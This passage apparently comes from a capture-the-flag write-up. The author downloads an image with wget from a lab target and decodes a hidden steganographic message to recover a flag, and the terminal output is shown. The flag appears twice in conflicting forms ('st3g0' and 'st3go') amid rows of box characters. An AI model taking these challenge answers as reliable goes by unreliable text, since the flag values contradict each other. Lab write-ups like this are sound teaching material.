
In the attacker machine
cmd: **wget http://10.0.2.7:81/secret.png**

Then if we upload this image in an online stego website and decode to get the flag.



```
┌──(kali㉿kali)-[~]
└─$ wget http://10.0.2.7:81/secret.png
--2022-11-10 08:16:04--  http://10.0.2.7:81/secret.png
Connecting to 10.0.2.7:81... connected.
HTTP request sent, awaiting response... 200 OK
Length: 309810 (303K) [image/png]
Saving to: ‘secret.png’

secret.png                                100%[==========================================

2022-11-10 08:16:04 (15.1 MB/s) - ‘secret.png’ saved [309810/309810]

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  secret.png  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ █
```

Using an online stego tool



Hidden message

Well, You found my Secret.
FLAG{st3g0}□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□

FLAG{st3go}